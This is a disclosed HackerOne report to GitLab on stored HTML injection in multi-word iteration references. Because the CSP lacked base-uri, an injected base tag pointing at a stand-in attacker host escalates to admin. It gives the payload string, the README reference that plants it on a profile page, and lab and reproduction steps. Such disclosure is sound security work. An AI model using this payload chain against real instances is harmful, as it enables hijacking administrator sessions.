Admin-privilege escalation via base tag injection on Multi-word iteration reference

GitLab
Originally disclosed on GitLab
- Fixed in 6 hours
- Disclosed after 6 hours
HackerOne report #1514264 by ryhmnlfj on 2022-03-16, assigned to @rshambhuni:
Report | Attachments | How To Reproduce
Report
Summary
I have found arbitrary HTML injection on Multi-word iteration reference in GitLab Markdown field.
In addition, at this time (2022-03-16), base-uri directive is not set in the CSP header of gitlab.com.
Here is the screenshot of the evaluation result of the current CSP header of gitlab.com. I used CSP Evaluator for evaluation.

The lack of base-uri directive can be exploited in various ways, such as bypassing CSP for XSS attacks and directing users to the attacker's server.
In this report, I use the CSP settings below to build the local environment with CSP settings equivalent to the gitlab.com environment.
And in this local environment (version 14.8.3-ee), I demonstrate the multiple admin-privilege escalation scenarios via <base> tag injection.
gitlab_rails['content_security_policy'] = {
  enabled: true,
  report_only: false,
  directives: {
    connect_src: "'self' https://gitlab.com wss://gitlab.com https://sentry.gitlab.net https://customers.gitlab.com https://snowplow.trx.gitlab.net https://sourcegraph.com https://ec2.ap-east-1.amazonaws.com https://ec2.ap-northeast-1.amazonaws.com https://ec2.ap-northeast-2.amazonaws.com https://ec2.ap-northeast-3.amazonaws.com https://ec2.ap-south-1.amazonaws.com https://ec2.ap-southeast-1.amazonaws.com https://ec2.ap-southeast-2.amazonaws.com https://ec2.ca-central-1.amazonaws.com https://ec2.eu-central-1.amazonaws.com https://ec2.eu-north-1.amazonaws.com https://ec2.eu-west-1.amazonaws.com https://ec2.eu-west-2.amazonaws.com https://ec2.eu-west-3.amazonaws.com https://ec2.me-south-1.amazonaws.com https://ec2.sa-east-1.amazonaws.com https://ec2.us-east-1.amazonaws.com https://ec2.us-east-2.amazonaws.com https://ec2.us-west-1.amazonaws.com https://ec2.us-west-2.amazonaws.com https://ec2.af-south-1.amazonaws.com https://iam.amazonaws.com https://sourcegraph.com/.api/",
    frame_ancestors: "'self'",
    frame_src: "'self' https://www.google.com/recaptcha/ https://www.recaptcha.net/ https://content.googleapis.com https://content-cloudresourcemanager.googleapis.com https://content-compute.googleapis.com https://content-cloudbilling.googleapis.com https://*.codesandbox.io https://customers.gitlab.com",
    img_src: "* data: blob:",
    object_src: "'none'",
    script_src: "'strict-dynamic' 'self' 'unsafe-inline' 'unsafe-eval' https://www.google.com/recaptcha/ https://www.gstatic.com/recaptcha/ https://www.recaptcha.net/ https://apis.google.com",
    style_src: "'self' 'unsafe-inline'",
    worker_src: "'self' blob: data:",
    report_uri: nil
  }
}
NOTE: This setting was created by referring to the current CSP header of gitlab.com and this setting.
It is not good to send information about the local environment, so I set the report_uri to nil.
Steps to reproduce
Steps to prepare the reproduction environment
Please install docker-compose to your environment and download the container images (gitlab/gitlab-ee:latest and nginx:1.21.6) in advance.
- Create a new working directory and place the attachments as follows:
host_workdir
  |- docker-compose_gitlab_proxy.yml
  |- hello.xxxxxxxx.chunk.js
  |- nginx.conf
- Run the following command to launch the GitLab instance container and proxy container.
$ cd host_workdir
$ docker-compose -f docker-compose_gitlab_proxy.yml up
Then, the container and network will be started with the following settings.
This proxy container (proxy.example.net) is supposed to be an attacker-owned Nginx server.
| Hostname | IP address |
|---|---|
my-gitlab-h1.test |
172.20.0.111 |
proxy.example.net |
172.20.0.112 |
- Subnet:
172.20.0.0/16
NOTE: If the above settings are not convenient for your environment, please rewrite the hostname, IP address and subnet in docker-compose_gitlab_proxy.yml as appropriate.
- Add the following settings to your environment's
/etc/hostsfile so that you can access each container from your browser.
/etc/hosts
172.20.0.111    my-gitlab-h1.test
172.20.0.112    proxy.example.net
- Create an attacker's account after you can access
http://my-gitlab-h1.test/from your browser.
After creating the attacker's account, make a note of the attacker's user ID and set it as the USER_ID in the hello.xxxxxxxx.chunk.js.
host_workdir/hello.xxxxxxxx.chunk.js
const USER_ID = '2';
...
- Execute the following command to restart the containers so that the rewritten file (
hello.xxxxxxxx.chunk.js) will be hosted properly.
$ docker-compose -f docker-compose_gitlab_proxy.yml restart
- The iterations feature is available in premium-tier and higher tires, so please get a trial license or purchase a premium license.
After you get the license key, please install it on your instance.
This completes the setup of the reproduction environment.
Next, let's move on to the reproduction steps on the attacker-side.
Attacker-side reproduction steps
- Sign in to GitLab instance as attacker-user.
- Create a new private group.
- Create a new private project in the attacker's private group created at step 2.

- After creating the attacker's private project in the private group, make a note of the
[FULL_NAMESPACE_OF_PRIVATE_PROJECT]from the URL displayed in the address bar of browser.

- Back to the created group page, and select "Issues > Iterations" on the left sidebar.
- Create a new iteration with the following Title:
<base href='http&#x3A;//proxy.example.net'>
-
Create a new public README project to insert the attack payload into the attacker's profile page.
-

Prepare the content of the new
README.mdby replacing the string below.
Replace [FULL_NAMESPACE_OF_PRIVATE_PROJECT] with the values you got in Attacker-side step 4.
[FULL_NAMESPACE_OF_PRIVATE_PROJECT]*iteration:"<base href='http&#x3A;//proxy.example.net'>"
After the replacement, add and commit the README.md with the above contents to the attacker's public README project.
- Open the attacker's profile page and make sure the
README.mdis rendered correctly.



- After confirming the rendering result in step 9, delete the entire private group created in Attacker-side step 2. (Please note that when deleting the entire private group in premium-tier instance, the delete operation must be repeated twice on the "Settings" page. Please see
delete_private_group_1st.pnganddelete_private_group_2nd.png.)
NOTE: Although this step 10 may seem surprising, the iteration deleted along with the private group will be treated as private iteration for all users, including admin.
- Log out from this attacker's account and start Admin-side steps.
Admin-side reproduction steps
- Sign in to GitLab as
adminuser. - Open the attacker's profile page.
- When
adminuser visits the attacker's profile page, the XSS aimed at admin-privilege escalation will be executed automatically.


